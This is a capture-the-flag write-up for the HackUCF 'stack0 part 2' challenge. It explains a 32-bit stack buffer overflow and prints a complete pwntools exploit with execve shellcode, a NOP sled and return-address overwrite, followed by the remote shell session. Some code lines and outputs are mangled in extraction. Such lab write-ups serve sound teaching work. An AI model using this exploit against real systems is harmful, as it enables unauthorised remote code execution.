

stack0 part 2

Description

This is the same program as stack0 part 1.
Now, read the contents of flag2.txt.

Challenge

We are given the same C executable from stack0 part 1.


```
(kali㉿kali)-[~/Desktop/ctfs/hackucf/stack0_sequel]
$ nc ctf.hackucf.org 32101
Debug info: Address of input buffer = 0xffbc5b5d
Enter the name you used to purchase this program:
linux
This program has not been purchased.
```

When connecting to the server, we are given the input buffer address and asked to enter the name of a purchased program.

This time, we must read the contents of the file flag2.txt

Because this file is not listed anywhere in the sourcecode, we must get a shell on the remote server in order to find the file.

Solution



This is a diagram from [Hack the Box's free Linux 32-bit Buffer Overflow course](#).

It shows the basic idea of how we can obtain a shell in the stack.

The buffer storing the user input is somewhere at a lower memory address than the EBP register (top of the stack). If we overflow the buffer we can overwrite the stack frame itself, including the EBP value and EIP / Return Address.

Therefore, if we can place the shellcode somewhere in our input we can trick the program into executing it.

```
(kali㉿kali)-[~/Desktop/ctfs/hackucf/stack0_sequel]
$ file stack0
stack0: ELF 32-bit LSB executable, Intel 80386, version 1
b/ld-linux.so.2, BuildID[sha1]=84a03a2681e6ec8f2ed0da625f
ipped
```

To find the format of the executable, I used the `file` command.

I could now search for 32-bit ELF shellcode online.

[Exploit DB](#) listed a shellcode matching this.

```
from pwn import *

host, port = "ctf.hackucf.org", 32101

shellcode=\
b'\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x
89\xe1\xb0\x0b\xcd\x80'

io = remote(host, port)

buffer_address = 0xffbc5b5d
```

I then started to create a pwn tools script in python.

Here, I specify the host and port for the challenge as well as define the shellcode.

Lastly a connection `io` is made to the remote server.

```
(kali㉿kali)-[~/Desktop/ctfs/hackucf/stack0_sequel]
$ nc ctf.hackucf.org 32101
Debug info: Address of input buffer = 0xffbc5b5d
Enter the name you used to purchase this program:
linux
This program has not been purchased.
```

From the terminal output, I gathered the address of the input buffer.

Then, I needed to find the offset between the input buffer and the return address.

```
gef> pattern create 128
[+] Generating a pattern of 128 bytes (n=4)
aaaabaaacaaadaaaaaafaaagaaahaaaiaaajaakaaalaaamaaaaaaapaaagaaaraaaaaataaaaavaawaaaxaaayaaaz
aabbaabcaabdaabeaabfaabgaab
[+] Saved as '$_gef0'
gef> run
Starting program: /home/kali/Desktop/ctfs/hackucf/stack0_sequel/stack0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Using [gef](#), an expansion of the gdb debugger tool, I created a cyclical pattern which I could give as input to the program to investigate the offset.

This was done using the command `pattern create 128` in `gef`.

```
gef> pattern search $ebp
[+] Searching for '61706161'/'61617061' with period=4
[+] Found at offset 59 (little-endian search) likely
```

Then, after giving the pattern to the input, I used `pattern search $ebp` to find the offset between the input buffer and the `$ebp` register.

Because the return address is located four bytes after `$ebp`, the offset needed in the program was 63.

```
buffer_offset = 63
shellcode_offset = 8
shellcode_length = len(shellcode)
remainder = buffer_offset - shellcode_offset - shellcode_length

print("Length of shellcode:", shellcode_length)

payload = (b'\x90' * shellcode_offset) + ( shellcode ) + ( b'\x90' *
remainder )
payload += p32(buffer_address)

io.sendline(payload)
io.interactive()
```

To create the payload, I placed the shellcode inside the buffer before `$ebp`.

The segments of the payload included:

- A short NOP sled
- The shellcode
- Remaining filler data up to the stack's return address
- The address of the input buffer overwriting the location of the return address

In total, the payload causes the function to return to the beginning of the user input. Then the NOP sled is triggered. When the machine reads a NOP (0x90) instruction it simply moves to the next instruction and does nothing. When combining multiple NOP instructions, we can get the machine to run anything following the NOP instructions. Thus, I placed the shellcode after it. Then the remainder of the buffer and the `$ebp` register are filled with data. Following this, the payload now reaches the return address. Placing the buffer address here overwrites with the return address to the user input.

So, now when the function finishes it will return to the beginning of the payload and eventually execute the shellcode to give access to the remote machine.

```
(kali㉿kali)-[~/Desktop/ctfs/hackucf/stack0_sequel]
$ nc ctf.hackucf.org 32101
Debug info: Address of input buffer = 0xff980edd
Enter the name you used to purchase this program:
mac
This program has not been purchased.
```


However, when running the script the payload failed.

I realized that the address of the input buffer was different when I ran the script again. This means that

Address Space Randomization was enabled and none of the memory locations could be hard coded. But, the program outputs the memory address so I could simply obtain it there.

```
# get terminal output
buffer_address = io.recvline()
# remove new line character at the end of output
buffer_address = buffer_address.replace(b'\n',b'')
# remove everything before the address
buffer_address = buffer_address.split(b'= ')[1]
# convert the string to a base 16 integer (hex)
buffer_address = int(buffer_address,16)
```

To do so, I replaced the hard coded value with the above lines.



```
(kali㉿kali)-[~/Desktop/ctfs/hackucf/stack0_sequel]
$ nc ctf.hackucf.org 32101
Debug info: Address of input buffer = 0xff980edd
Enter the name you used to purchase this program:
```

Here the code takes the first line of input from the terminal.

Then it removes the newline character and splits the string by '='.

We then have an array of the two segments:

- Debug info: Address of input buffer =
- 0xff980edd

Indexing the array with [1] gives only the string containing the hex data.

Calling int(var, 16) converts the string to a base sixteen integer (hex), which we can use in the remainder of the script.

With this, Address Space Randomization is bypassed and the input buffer location can be gathered dynamically.

```
from pwn import *

host, port = "ctf.hackucf.org", 32101

shellcode=\
b'\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x
89\xe1\xb0\x0b\xcd\x80'

io = remote(host, port)

# get terminal output
buffer_address = io.recvline()
# remove new line character at the end of output
buffer_address = buffer_address.replace(b'\n',b'')
```

```

# remove everything before the address
buffer_address = buffer_address.split(b'=' ')[1]
# convert the string to a base 16 integer (hex)
buffer_address = int(buffer_address,16)


buffer_offset = 63
shellcode_offset = 8
shellcode_length = len(shellcode)
remainder = buffer_offset - shellcode_offset - shellcode_length

payload = (b'\x90' * shellcode_offset) + ( shellcode ) + ( b'\x90' *
remainder )
payload += p32(buffer_address)

io.sendline(payload)
io.interactive()

```

This was the final script altogether.



```

(kali㉿kali)-[~/Desktop/ctfs/hackucf/stack0_sequel]
$ python stack_hacker.py
[+] Opening connection to ctf.hackucf.org on port 32101: Done
[*] Switching to interactive mode
Enter the name you used to purchase this program:
Thank you for purchasing Hackersoft Powersploit!
Here is your first flag: flag{babys_first_buf

$ ls
flag1.txt
flag2.txt
stack0
$ cat flag2.txt
flag{what_is_this_f
$ whoami
stack0
$ pwd
/home/stack0

```

Now when running the script, I get a shell on the remote server.

Running `ls` shows three files in the current directory, including the second flag.